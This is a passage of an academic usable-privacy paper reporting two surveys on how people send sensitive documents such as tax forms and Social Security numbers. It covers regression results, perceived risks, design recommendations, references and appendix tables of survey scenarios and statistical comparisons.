


Figure 8: Agreement with reasons for privacy satisfaction across all methods (Survey 2)

binned into binary variables for analysis.[5] :

- The recipient will unintentionally reveal my data.
- The recipient will intentionally reveal my data.
- My data will be intercepted in transit.
- The recipient can keep my data safe.
- I can do something to keep my data safe.
- This method is inherently secure.
- The information would be received as intended.
- The data is at risk on my end.
- The data is at risk in transit.
- The data is at risk at its destination.

Definitions and levels for the above factors can be found in Table 11 in Appendix B.

We used a Variance Inflation Test (VIF) to check multicollinearity in the initial model with all of the above factors. All variables were well below the threshold value of 5 except for the "Other (please specify)" option for the type of data being sent. Since the types of data being sent were each independent binary factors, rather than a single categorical choice, we excluded this factor from our model selection process.

We then compared a set of potential models, keeping method used and type of data (except for the factor we removed) in every model but testing all possible combinations of the other covariates, not including interaction factors. We excluded interaction factors because we did not have sufficient power to include all the potential combinations. For parsimony, we selected the model with minimum Akaike Information Criterion (AIC) [3]. The final model, shown in Table 6, exhibits a pseudo-R^2 of 0.55 using the Aldrich-Nelson method, as evaluated by Hagle and Mitchell [16], indicating a fairly strong fit. Odds ratios above 1 indicate an increase in dissatisfaction relative to the baseline, as dissatisfaction was much less common than satisfaction. The model identifies several covariates that significantly correlate with privacy dissatisfaction, as follows.

Transmission methods Relative to the baseline of in-person transmission — selected because it is the only method

[5] These statements are slightly abbreviated; full text can be found in questions 14, 15, and 21 in the extended paper (see Appendix C).

Table 6: Final selected ordinal logistic regression model for participants' privacy dissatisfaction. Odds ratios above 1 indicate more dissatisfaction, relative to the baseline. The baseline for method is "taking the documents in person"; other baselines are false, disagree, and unlikely. Pseudo-R^2: 0.55

Variable	Value	Odds Ratio	Conf. Int.	p-value
Method	*In person*	—	—	—
	Online form	1.2	[0.4, 3.4]	0.761
	Email	3.7	[1.3, 11.3]	0.017*
	Mail	3.8	[1.4, 10.9]	0.012*
	Phone	3.0	[1.1, 8.5]	0.034*
	Doc sharing	1.1	[0.4, 3.4]	0.876
	Fax	3.4	[1.2, 9.9]	0.026*
	DM	1.9	[0.6, 6.3]	0.274
Financial	True	1.9	[1.1, 3.6]	0.032*
SSN	True	0.5	[0.3, 0.8]	0.007*
Health	True	1.1	[0.5, 2.2]	0.891
Children	True	1.0	[0.4, 2.6]	0.978
Explicit	True	4.4	[0.4, 39.0]	0.178
Risk at dest.	Agree	1.9	[1.1, 3.3]	0.032*
Recip't keep safe	Agree	0.4	[0.2, 0.7]	0.006*
Method secure	Agree	0.2	[0.1, 0.3]	<0.001*
Recip't share on purpose	Likely	2.8	[1.0, 8.4]	0.056

that does not require communications infrastructure — physical mail is associated with a 3.8× higher likelihood of more privacy dissatisfaction.[6] Email, phone calls, and faxes similarly exhibited odds ratios greater than or equal to 3. No other method was significantly different from in-person.

Type of data Several types of data being transmitted were also significantly correlated with privacy dissatisfaction. Because participants were allowed to select multiple potential options for data type, data types are modeled in the regression as independent boolean factors (baseline is false). Participants reported significantly more privacy dissatisfaction (odds ratio: 1.9) when financial information was included in the transmission. Surprisingly, they reported less dissatisfaction (odds ratio: 0.5) when transmitting Social Security numbers. This effect appears to be driven by an unusually large number of participants reporting "very satisfied" for transactions involving Social Security numbers.

Likert factors Figure 8 illustrates responses to some of the Likert-type questions relating to reasons for privacy satisfaction (questions based on Survey 1 responses). On the whole, participants were confident recipients would receive and protect data but less confident that transmission methods were secure or that they themselves could protect data.

Four Likert-type statements appear in the final regression model for privacy satisfaction: agreeing/disagreeing that the data is at risk at the destination, that the recipient can keep data safe, and that the method is inherently secure; as well as likelihood that the recipient will intentionally reveal data.

Participants were 1.9× as likely to report more privacy dissatisfaction when they agreed that data was at risk at the destination. In contrast, participants reported lower dissatisfaction when they agreed the recipient could keep their data safe (odds ratio: 0.4) or agreed the method was inherently secure (odds ratio: 0.2). All of these results are intuitive and match participants' comments from Survey 1.

Other factors None of the other factors we tested appeared in the final model, indicating that they are not meaningfully correlated with privacy satisfaction. Somewhat to our surprise, these non-factors included whether the recipient or the participant chose the method; this result is illustrated in Figure 7.

Convenience and Reuse We also asked participants whether they were satisfied overall with the convenience of their method, and whether they would use the method again.

Much like Survey 1, large majorities of participants were satisfied with convenience (see Figure 6, center). Post-hoc, pairwise MWU comparisons (see Section 3.2) indicate participants found physical mail significantly less convenient than in-person, online portal, email, and document sharing, and found faxing significantly less convenient than online portals or email. (Full details are given in Table 12 in Appendix B.)

Despite the overall satisfaction with privacy and convenience, we saw somewhat more variance when the participants were asked if they would use the method again (Figure 6, right). Post-hoc, pairwise MWU comparisons find that participants were most likely to want to use an online portal again (significantly more than email, physical mail, phone, fax, or direct messages). In-person was also significantly more popular for reuse than physical mail or fax. (Full details are given in Table 13 in Appendix B.)

Key findings for RQ2 Participants are overwhelmingly satisfied with the privacy of their methods, even when they did not choose the transmission method. Reasons for this largely depend on the *recipient* keeping data safe as well as confidence in the inherent security of their method. Both taking the documents in person and using an online portal — despite seemingly being quite different from each other — are perceived as providing a good overall tradeoff among privacy and convenience.

4.3 RQ3: What risks are people most concerned about?

Survey 1 We asked participants to describe potential risks associated with transmitting sensitive data generally, not in the context of a specific scenario. Participants overwhelmingly referred to risks to the data at rest, after transmission, rather than risks in transit, as shown in Table 7.

[6] We note that this sample was collected in the U.S. shortly after the 2020 presidential election, during which the reliability and security of the postal service received significant negative attention.

Table 7: Perceived risks of sending sensitive documents in Survey 1. Participant answers may have contained more than one code.

Risk	Frequency
The data at rest is at risk	50
Unspecified "malicious intent"	25
Identity theft	15
The data in transit is at risk	12
The data will be lost or misplaced	9
COVID-related concern	3
Monetary damage	2
Sending to the wrong person	2




Figure 9: Reported risk levels of various types of harm across all methods (Survey 2)

Some examples include P5, who says, "A facility or institution misplacing, losing, or selling my information to a 3rd party can be worrisome." P30 worries about "Not knowing if the information will be kept safe." and P9 notes that "the place I give these documents stores or disposes of them", presumably indicating that if this storage and disposal is done improperly, their data will be at risk. It is notable that participants almost always identified risks at the recipient, rather than risks involving themselves.

In general, participants did not provide many specific details when asked to identify risks. We used the broad categories that they identified as well as concerns they raised about the data at rest to inform our design for Survey 2. This allowed us to collect more details on the perceived risks of sending sensitive documents.

Survey 2 We asked participants Likert-type questions based on the risks reported in Survey 1, as well as additional risks that we considered interesting or important. First, we asked whether — for the specific incident we had asked them to recall — they believed there was high risk, low risk, or no risk for a set of consequences, such as financial harm, reputational harm, or harassment. Participants overwhelmingly reported no or low risk (Figure 9). Slightly more risk was reported for identity theft and financial harm than for other concerns, which aligns with the prevalence of sending financial information and SSNs. Post-hoc, pairwise MWU comparisons (see Section 3.2) indicate that participants found identity theft and financial harm to be significantly more likely to be harmful. (Full details are given in Table 14 in Appendix B.)




Figure 10: Where the risk is when sending sensitive information across all methods (Survey 2)




Figure 11: Likelihood of data to be leaked in various ways across all methods (Survey 2)

Figure 11 reports participant perception of how likely data might be to be leaked when transmitting sensitive documents based on statements derived from free responses in Survey 1. "Intercepted in transit" refers to data being intercepted between the source and destination, while the other two statements refer to the recipient revealing sensitive information to a third party, either deliberately or by accident. Most of these scenarios are viewed as "very unlikely" or "unlikely". Post-hoc, pairwise MWU comparisons found that participants considered the recipient intentionally leaking their information to be significantly less likely than the data being intercepted or leaked by accident. (Full details are given in Table 15 in Appendix B.)

We also investigated where in the transmission process participants view risk. Figure 10 demonstrates that in general, participants identify more risk at the destination and in transit than in their own stewardship. Similar post-hoc pairwise tests (Table 8) confirm that risk is perceived to be significantly greater at the destination and in transit than at the participant.

Key findings for RQ3 Participants are primarily concerned about financial harm and identity theft rather than risks of harassment or reputational damage. When unprompted, participants are most concerned with what happens to the data at its destination; after prompting, they express concern about risk in transit but do not identify risk at the sender (themselves).

Table 8: Post-hoc comparisons of risks using pairwise Mann-Whitney U-test with Holm-Šidák correction. (Omnibus Kruskal-Wallace test significant, $H = 44.23$, $p < 0.001$)

Comparison	p
My end vs. in transit	< 0.001*
My end vs. the destination	< 0.001*
In transit vs. the destination	0.922

5 Discussion

In two surveys, we explored how users transmit sensitive information when required to do so, their privacy satisfaction with their transmission methods, and the risks associated with these interactions. In Survey 1, we presented participants with three scenarios and asked them to qualitatively describe a transmission method they used or imagined they would use. Building on those responses, in Survey 2, participants were randomly assigned to a transmission method — among eight methods identified in Survey 1 — that they had previously used successfully. We then asked them to recall a specific instance of using that method to send sensitive information and answer closed-item questions about their privacy satisfaction, convenience, and risk factors. These questions were also derived from our qualitative coding of the results of Survey 1. In both surveys, participants generally described high satisfaction with both the convenience and privacy of their transmission methods and primarily described low risks. In most cases, the majority of participants indicated they would use the same transmission method again.

In this section, we explore larger themes and implications of the results, particularly around how participants see risks in transmitting sensitive information and choose a transmission method, as well as design implications and recommendations.

Familiarity and use are different In Survey 1, email, online forms, and taking the documents in person were the most common methods participants suggested without prompting. This raised an important question: do participants deliberately choose these methods over others, or have they simply not heard of alternatives?

The results from Survey 2 answer this question: Large majorities of participants had heard of all of the transmission methods. Further, participants tended to be satisfied with their transmission methods, regardless of whether they were prescribed by the recipient. This suggests that targeting recipients of sensitive data — like tax professionals and school personnel — for education and advocacy could have a positive impact on the security and privacy of these transmissions.

Additionally, there may be significant benefits to actively encouraging the use of tools that *already* exist to perform this task, such as document-sharing services. Our results suggest that participants know these options exist but simply do not choose to use them often. However, participants who discussed these methods did generally believe they are secure and were usually satisfied with them. Making these services more salient — perhaps by evangelizing them to common document recipients — could provide useful benefits. We also scoped this study to sending documents as a discrete transaction rather than continuous collaboration, which is an interesting but separate use case for which document sharing services might be more commonly used. Continuous collaboration on sensitive documents is a promising avenue for potential future work.

Only some information is considered sensitive When prompted in Survey 2 to recall a situation where they sent sensitive information, participants overwhelmingly selected financial information and Social Security numbers. Very few participants' exemplar scenarios included other identifying or secret information (contact details, passwords, etc.), suggesting that this information is considered less sensitive, or is at least less likely to be top-of-mind when imagining sensitive data. This aligns with prior work that finds people have different standards for what information is considered sensitive [36, 44, 47]. It also illuminates a potential gap, in which people may be transmitting sensitive information without realizing the need to take precautions. Future work could more directly examine what triggers people to recognize "sensitive" situations and consider communications privacy.

Risks at the endpoints In Survey 1, participants primarily focused on data leaks at the recipient, rather than in transit or at the source (e.g., from the user's email account). In Survey 2 — when prompted with specific choices — participants identified risks in transit with similar frequency to risks at the destination, but risks at the sender remained unrecognized. This raises two key points.

First, the usable privacy community has primarily focused on risks to data in transit. This includes studies of secure email and messaging adoption [1, 2, 11, 35], as well as challenges in conveying proper and secure transmission, particularly with respect to certificate warnings and phishing [4, 7, 27, 30, 37, 41]. This aligns with our finding that people were not entirely confident their transmission method was secure. While risks in transit are clearly important, our results suggest more attention should also be paid to risks at the endpoints, including, e.g., how to convey meaningful assurance that data is being handled properly at the destination.

Second, this finding accords with prior work showing that retrospective risks related to sensitive data left in one's own possession (often after sending it to someone) are opaque to end users [8, 17, 39]. Further work is needed to develop tools for both senders and recipients to clean up no-longer-needed data, and educational interventions that teach about secure communications should make sure to point out potential risks at the source as well as in transit and at the destination.

Design implications and recommendations Our findings suggest opportunities to improve the design of current transmission methods for sensitive content. In particular, methods should take into account both endpoints, not just security in transit, and the security mechanisms should be as transparent as possible to the user to reduce overhead of using the method. Below, we outline where these results can be applied to certain application spaces.

Document sharing services As mentioned above, document sharing services like Google Drive or Dropbox may provide a convenient and secure method to send sensitive documents. Further research is needed into why these services are used less frequently and what can be done to increase their use. Our participants who had tried them tend to believe they are secure and convenient, but many have not tried.

Confidential mode One attempt to improve transmission of sensitive data is Gmail's existing *confidential mode*.[7] This service encodes an email as an image so the content cannot be printed and will be automatically deleted at a later time, after which the recipient will not be able to view the content. While we know of no direct research on the efficacy of this method, the approach of interceding during the email process has promise, as both surveys and prior work [6, 24] suggest that email is a common approach for sending sensitive content, particularly when an alternative is unknown to either party.

Researchers should examine how to best intercede with the user workflow when opting for email based transmission of sensitive data. The user could then be prompted to apply a better mechanism first. However, the design and frequency of these interventions need to be carefully considered as prior work [12, 28] suggests that very frequent security warnings are likely to be ignored by users. Such interventions need to map to peoples' risk models to be most effective. If a user does not see (or understand) a risk, they are unlikely to make the right choice [46].

Secure message deletion Our study and other recent work [24] show that users are concerned about their data even after it arrives at the destination. One suggestion applicable to email is for senders to use short-lived encryption keys per message that can expire or be revoked [24], similar to popular chat applications such as WhatsApp and Signal [26]. While promising, this idea inherits significant key management challenges [5, 15, 18, 34, 42] related to the decentralized nature of email, and it remains unknown if users will simply copy or screenshot the emails outside the secure email system to retain access. This is a promising area of future work.

No-effort privacy While interventional approaches, such as prompting a user to use confidential mode, are important, an even better approach would be to offer users a transparent way to send sensitive information. This is analogous to incorporating end-to-end encryption into already popular messaging tools. For example, when including a potentially sensitive attachment, the document could automatically be conveyed via a secure document-sharing service, then automatically retrieved at the destination. This would allow the workflow at both endpoints to continue unchanged. This could parallel existing processes in email services that partially or entirely automatically send large attachments via cloud storage links rather than directly via email. As part of providing this service, additional work might be needed to convey the additional privacy benefits; demonstrating when communication is private has proven challenging in domains from web browsing to secure messaging [29, 37, 43].

Retrospective privacy Our results also confirm the previously identified need [17] for retrospective privacy. Email, cloud storage, and document sharing service providers could offer automated suggestions for deleting older content — both sent and received — and automatic message expiration options [24]. Providers could offer an option to mark sensitive content when it is created, to allow for review and potential deletion in the future. This could be modeled on approaches that allow users to "snooze" an email for future action or nudge users to revisit content that has not been accessed in a while. Elements like these could help users protect content at rest, even if it was not protected at transmission time.

6 Conclusion

This paper reports on two surveys of users' experiences sending sensitive information: Survey 1 using common scenarios drawn from prior work as prompts ($n = 60$, 180 total scenario instances) and Survey 2 ($n = 250$) asking more detailed questions based on results from Survey 1. We found that users most frequently expect to deliver documents in person or to use email; in reality, they typically use these methods as well as online portals or forms provided by institutional recipients. We also found that participants report high levels of satisfaction with the privacy and convenience of their existing methods, while recognizing that there are possible risks associated with transmitting this information, particularly risks of data leaking after being received at the destination. These results suggest new opportunities for tools and user interventions designed to make secure transmission of documents simpler and more transparent, and supporting retrospective privacy by nudging users to delete no-longer-needed content.

Acknowledgements

We gratefully acknowledge support from a UMIACS contract under the partnership between the University of Maryland and DoD. The views expressed are our own.

We'd also like to thank the reviewers for their insightful comments and feedback, as well as Kelsey Fulton, Omer Akgul, Nathan Reitinger, and the other members of the SP2 and GWUSEC labs for their help and support.

[7] https://support.google.com/a/answer/7684332 (viewed Feb 3, 2020)

References

[1] Ruba Abu-Salma, Elissa M. Redmiles, Blase Ur, and Miranda Wei. Exploring user mental models of end-to-end encrypted communication tools. In *FOCI 2018: Workshop on Free and Open Communications on the Internet*, 2018.

[2] Ruba Abu-Salma, M. Angela Sasse, Joseph Bonneau, Anastasia Danilova, Alena Naiakshina, and Matthew Smith. Obstacles to the adoption of secure communication tools. In *S&P 2017: Symposium on Security and Privacy*, 2017.

[3] Hirotogu Akaike. Information theory and an extension of the maximum likelihood principle. In *Selected papers of Hirotugu Akaike*, pages 199–213. Springer, 1998.

[4] Devdatta Akhawe and Adrienne Porter Felt. Alice in warningland: A large-scale field study of browser security warning effectiveness. In *Security 2013: USENIX Security Symposium*, 2013.

[5] Wei Bai, Doowon Kim, Moses Namara, Yichen Qian, Patrick Gage Kelley, and Michelle L. Mazurek. An inconvenient trust: User attitudes toward security and usability tradeoffs for key-directory encryption systems. In *SOUPS 2016: Symposium on Usable Privacy and Security*, 2016.

[6] Olha Bondarenko and Ruud Janssen. Documents at hand: Learning from paper to improve digital technologies. In *CHI 2005: ACM Conference on Human Factors in Computing Systems*, 2005.

[7] Cristian Bravo-Lillo, Saranga Komanduri, Lorrie Faith Cranor, Robert W. Reeder, Manya Sleeper, Julie Downs, and Stuart Schechter. Your attention please: Designing security-decision UIs to make genuine risks harder to ignore. In *SOUPS 2013: Symposium on Usable Privacy and Security*, 2013.

[8] Jason W. Clark, Peter Snyder, Damon McCoy, and Chris Kanich. "I saw images I didn't even know I had": Understanding user perceptions of cloud storage privacy. In *CHI 2015: ACM Conference on Human Factors in Computing Systems*, 2015.

[9] Sauvik Das, Laura A. Dabbish, and Jason I. Hong. A typology of perceived triggers for end-user security and privacy behaviors. In *SOUPS 2019: Symposium on Usable Privacy and Security*, 2019.

[10] Sauvik Das, Adam D.I. Kramer, Laura A. Dabbish, and Jason I. Hong. Increasing security sensitivity with social proof: A large-scale experimental confirmation. In *CCS 2014: ACM Conference on Computer and Communications Security*, 2014.

[11] Alexander De Luca, Sauvik Das, Martin Ortlieb, Iulia Ion, and Ben Laurie. Expert and non-expert attitudes towards (secure) instant messaging. In *SOUPS 2016: Symposium on Usable Privacy and Security*, 2016.

[12] Serge Egelman, Lorrie Faith Cranor, and Jason Hong. You've been warned: An empirical study of the effectiveness of web browser phishing warnings. In *CHI 2008: ACM Conference on Human Factors in Computing Systems*, 2008.

[13] Michael Fagan and Mohammad Maifi Hasan Khan. Why do they do what they do?: A study of what motivates users to (not) follow computer security advice. In *SOUPS 2016: Symposium on Usable Privacy and Security*, 2016.

[14] Kelsey R. Fulton, Rebecca Gelles, Alexandra McKay, Yasmin Abdi, Richard Roberts, and Michelle L. Mazurek. The effect of entertainment media on mental models of computer security. In *SOUPS 2019: Symposium on Usable Privacy and Security*, 2019.

[15] Simson L. Garfinkel and Robert C. Miller. Johnny 2: A user test of key continuity management with S/MIME and Outlook Express. In *SOUPS 2005: Symposium on Usable Privacy and Security*, 2005.

[16] Timothy M. Hagle and Glenn E. Mitchell. Goodness-of-fit measures for probit and logit. *American Journal of Political Science*, pages 762–784, 1992.

[17] Mohammad Taha Khan, Maria Hyun, Chris Kanich, and Blase Ur. Forgotten but not gone: Identifying the need for longitudinal data management in cloud storage. In *CHI 2018: ACM Conference on Human Factors in Computing Systems*, 2018.

[18] John S. Koh, Steven M. Bellovin, and Jason Nieh. Easy email encryption with easy key management: Why Joanie can encrypt. In *EuroSys 2019: EuroSys Conference*, 2019.

[19] Klaus Krippendorff. Estimating the reliability, systematic error and random error of interval data. *Educational and Psychological Measurement*, 30(1):61–70, 1970.

[20] Klaus Krippendorff. *Content analysis: An introduction to its methodology*. Sage Publications, 1989.

[21] Jon A. Krosnick. Response strategies for coping with the cognitive demands of attitude measures in surveys. *Applied Cognitive Psychology*, 5(3):213–236, 1991.

[22] J. Richard Landis and Gary G. Koch. The measurement of observer agreement for categorical data. *Biometrics*, pages 159–174, 1977.

[23] Peter McCullagh. Regression models for ordinal data. *Journal of the Royal Statistical Society: Series*

B (Methodological), 42(2):109–127, 1980.

[24] Tyler Monson, Scott Ruoti, Joshua Reynolds, Daniel Zappala, Trevor Smith, and Kent Seamons. A usability study of secure email deletion. In *EuroUSEC 2018: European Workshop on Usable Security*, 2018.

[25] Eyal Peer, Laura Brandimarte, Sonam Samat, and Alessandro Acquisti. Beyond the Turk: Alternative platforms for crowdsourcing behavioral research. *Journal of Experimental Social Psychology*, 70:153–163, 2017.

[26] Trevor Perrin and Moxie Marlinspike. The double ratchet algorithm. https://signal.org/docs/specifications/doubleratchet/, 2016.

[27] Justin Petelka, Yixin Zou, and Florian Schaub. Put your warning where your link is: Improving and evaluating email phishing warnings. In *CHI 2019: ACM Conference on Human Factors in Computing Systems*, 2019.

[28] Adrienne Porter Felt, Elizabeth Ha, Serge Egelman, Ariel Haney, Erika Chin, and David Wagner. Android permissions: User attention, comprehension, and behavior. In *SOUPS 2012: Symposium on Usable Privacy and Security*, 2012.

[29] Adrienne Porter Felt, Robert W. Reeder, Alex Ainslie, Helen Harris, Max Walker, Christopher Thompson, Mustafa Embre Acer, Elisabeth Morant, and Sunny Consolvo. Rethinking connection security indicators. In *SOUPS 2016: Symposium on Usable Privacy and Security*, 2016.

[30] Adrienne Porter Felt, Robert W. Reeder, Hazim Almuhimedi, and Sunny Consolvo. Experimenting at scale with Google Chrome's SSL warning. In *CHI 2014: ACM Conference on Human Factors in Computing Systems*, 2014.

[31] Kopo Marvin Ramokapane, Awais Rashid, and Jose Miguel Such. "I feel stupid I can't delete...": A study of users' cloud deletion practices and coping strategies. In *SOUPS 2017: Symposium on Usable Privacy and Security*, 2017.

[32] Elissa M. Redmiles, Sean Kross, and Michelle L. Mazurek. How I learned to be secure: a census-representative survey of security advice sources and behavior. In *CCS 2016: ACM Conference on Computer and Communications Security*, 2016.

[33] Elissa M. Redmiles, Sean Kross, and Michelle L. Mazurek. How well do my results generalize? Comparing security and privacy survey results from MTurk, web, and telephone samples. In *S&P 2019: Symposium on Security and Privacy*, 2019.

[34] Scott Ruoti, Jeff Andersen, Scott Heidbrink, Mark O'Neill, Elham Vaziripour, Justin Wu, Daniel Zappala, and Kent Seamons. "We're on the same page": A usability study of secure email using pairs of novice users. In *CHI 2016: Conference on Human Factors in Computing Systems*, 2016.

[35] Scott Ruoti, Nathan Kim, Ben Burgon, Timothy Van Der Horst, and Kent Seamons. Confused Johnny: When automatic encryption leads to confusion and mistakes. In *SOUPS 2013: Symposium on Usable Privacy and Security*, 2013.

[36] Scott Ruoti, Tyler Monson, Justin Wu, Daniel Zappala, and Kent Seamons. Weighing context and trade-offs: How suburban adults selected their online security posture. In *SOUPS 2017: Symposium on Usable Privacy and Security*, 2017.

[37] Stuart E. Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer. The emperor's new security indicators. In *S&P 2007: IEEE Symposium on Security and Privacy*, 2007.

[38] Steve Sheng, Levi Broderick, Colleen Alison Koranda, and Jeremy J. Hyland. Why Johnny still can't encrypt: Evaluating the usability of email encryption software. In *SOUPS 2006: Symposium On Usable Privacy and Security*, 2006.

[39] Peter Snyder and Chris Kanich. Cloudsweeper: Enabling data-centric document management for secure cloud archives. In *CCSW 2013: ACM Cloud Computing Security Workshop*, 2013.

[40] Daniel J. Solove. 'I've got nothing to hide' and other misunderstandings of privacy. *San Diego Law Review*, 44:745, 2007.

[41] Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri, and Lorrie Faith Cranor. Crying wolf: An empirical study of SSL warning effectiveness. In *Security 2009: USENIX Security Symposium*, 2009.

[42] Michael Sweikata, Gary Watson, Charles Frank, Chris Christensen, and Yi Hu. The usability of end user cryptographic products. In *InfoSecCD 2009: Information Security Curriculum Development Conference*, 2009.

[43] Joshua Tan, Lujo Bauer, Joseph Bonneau, Lorrie Faith Cranor, Jeremy Thomas, and Blase Ur. Can unicorns help users compare crypto key fingerprints? In *CHI 2017: ACM Conference on Human Factors in Computing Systems*, 2017.

[44] Rick Wash and Emilee Rader. Too much knowledge? Security beliefs and protective behaviors among united states internet users. In *SOUPS 2015: Symposium on Usable Privacy and Security*, 2015.

[45] Alma Whitten and J. Doug Tygar. Why Johnny can't encrypt: A usability evaluation of PGP 5.0. In *Security 1999: USENIX Security Symposium*, 1999.

[46] Michael S. Wogalter. Purposes and scope of warnings. In Michael S. Wogalter, editor, *Handbook of Warnings*. Lawrence Erlbaum Associates, 2006.

[47] Allison Woodruff, Vasyl Pihur, Sunny Consolvo, Laura Brandimarte, and Alessandro Acquisti. Would a privacy fundamentalist sell their DNA for $1000... if nothing bad happened as a result? The Westin categories, behavioral intentions, and consequences. In *SOUPS 2014: Symposium On Usable Privacy and Security*, 2014.

[48] Justin Wu and Daniel Zappala. When is a tree really a truck? Exploring mental models of encryption. In *SOUPS 2018: Symposium on Usable Privacy and Security*, 2018.

Appendix

A Scenarios

The following are the nine scenarios we presented to the subjects, exactly as they were shown in the questionnaire.

Applying for a Mortgage You are applying for a mortgage so you can purchase a new home. You must send the bank the following information.

- Proof of income - W-2 forms and two most recent payroll stubs or other income information
- 60 days worth of bank statements
- Monthly debt payment information - car payments, student loan payments, credit card debt payments
- Rent payment for the past twelve months
- Divorce decree, if applicable

Sharing a Password A trusted friend needs access to an email account the two of you share. You need to send them the password to this account.

Background Check You are interested in doing some volunteer work, and the group you are working for has asked you to do a background check. You must send the volunteer group the following information.

- Full name
- Social Security Number
- Date of birth
- All addresses where you have lived in the past 5 years
- Names and contact information for two personal references

Applying for an Apartment You are applying to rent an apartment and are preparing your paperwork. You are required to send the landlord all of the following documents or information.

- Basic demographic information - name, email, phone number
- Emergency contacts
- Social Security Number

Opening a Checking Account You are opening a checking account at a new bank. The bank requires you to send them the following information.

- Social Security Number and date of birth of all account holders
- Phone number and email address
- Physical U.S. address (no post office boxes)
- Debit card or account information for funding your new account

Sharing a Password-Protected Document You have a password-protected PDF that is encrypted. You need to share both the PDF and the password to open it with a trusted friend.

New School Your child is starting at a new school, and you must send the school copies of the following documents about your child.

- Birth certificate
- Proof of custody/guardianship
- Proof of residency like one of the following: current property tax bill, current rental lease, current utility
- Immunization record
- Social Security card

Seeing a New Doctor You are going to see a new doctor for the first time. You are asked to send the new doctor's office the following information.

- Current insurance information
- An image of your driver's license or other valid photo ID
- A list of any medication you are currently taking
- Your health history

Sending Tax Documents You are getting ready to prepare your taxes and have hired a Certified Public Accountant (CPA). They ask you to send them the following information.

- A copy of your Social Security card
- All income-related tax documents - W-2, 1099, etc.
- All expense-related tax documents - 1098, rental expenses, etc.

B Additional Tables

Table 9: Free responses to "What other methods have you used?" (Survey 2). Many participants repeated methods that were provided in the closed-answer question.

Transmission Method	#Part.
Online form or portal	20
In person	14
Physical mail	11
Email	9
Direct messaging	8
Online (no further spec.)	5
Courier service	4
Email (mentions encryption)	4
Fax	3
Phone call	3
Direct messaging (mentions encryption)	2
Document sharing service	2
Via flash drive	2
Encryption (no further specification)	1
Live chat support	1
Used a VPN	1
Via encrypted flash drive	1

Table 10: Free responses to "What kind of information were you sending: Other" (Survey 2)

Data Type	#Part.
Home address	12
Identity documents	12
Demographic details	9
General personal information	6
Financial information	5
Contact information	4
Login credentials	3
Work documents	3
Titles and deeds	2
Insurance documents	1

C Extended Appendices

An extended version of the paper including the full text of each survey and the qualitative codebook for Survey 1 can be found at https://arxiv.org/abs/2105.14619.

Table 11: Factor levels for inputs to ordinal logistic regression before model selection. Asterisks (*) indicate baselines.

Factor	Levels
Method Categorical	In person* Physical mail Direct messaging Online form or portal Phone call Fax Email Document sharing service
What was being sent Binary for each option as participants could choose multiple. Baseline for each was false	Financial info Social Sec. number Info about children Info about health Sexual or explicit content Other (please specify)
Recipient Categorical	An organization* A particular professional A friend, partner, or family member An employer or potential employer A landlord or potential landlord A gov't or gov't institution Other (please specify)
Who chose the method Categorical	I suggested* Recipient suggested Recipient required Discussed jointly
Trust in recipient Binned from 5pt Likert	Don't trust* Trust
Agreement with statements Each below binned from 5pt Likert *I am tech-savvy* *The rec. is tech-savvy* *Risk is at my end* *Risk is at dest.* *Risk is at their end*	Disagree* Agree
Likelihood of leaks Each below binned from 5pt Likert *Rec. will accidentally leak* *Rec. will intentionally leak* *Data intercepted in transit*	Unlikely* Likely

Table 12: Post-hoc comparisons of convenience satisfaction (Survey 2, Q13) across transmission methods using pairwise Mann-Whitney U-test with Holm-Šidák correction. (Omnibus Kruskal-Wallace test significant, $H = 42.56$, $p < 0.001$)

	In Person	**Online Port.**	**Email**	**Physical Mail**	**Phone**	**Doc. Share**	**Fax**
In Person	—						
Online Port.	0.461	—					
Email	0.630	0.952	—				
Physical Mail	0.024*	< 0.001*	< 0.001*	—			
Phone	0.909	0.054	0.101	0.089	—		
Doc. Share	0.909	0.884	0.909	0.006*	0.630	—	
Fax	0.461	0.012*	0.020*	0.884	0.785	0.149	—
Direct Mesg.	0.909	0.285	0.384	0.362	0.964	0.832	0.887

Table 13: Post-hoc comparisons of likelihood to reuse a given transmission method (Survey 2, Q16) using pairwise Mann-Whitney U-test with Holm-Šidák correction. (Omnibus Kruskal-Wallace test significant, $H = 38.53$, $p < 0.001$)

	In person	**Online Port.**	**Email**	**Physical Mail**	**Phone**	**Doc. Share**	**Fax**
In Person	—						
Online Port.	0.989	—					
Email	0.067	0.032*	—				
Physical Mail	0.001*	< 0.001*	0.950	—			
Phone	0.105	0.043*	0.977	0.453	—		
Doc. Share	0.965	0.955	0.676	0.078	0.864	—	
Fax	0.018*	0.006*	0.982	0.977	0.925	0.365	—
Direct Mesg.	0.081	0.041*	0.989	0.960	0.971	0.676	0.986

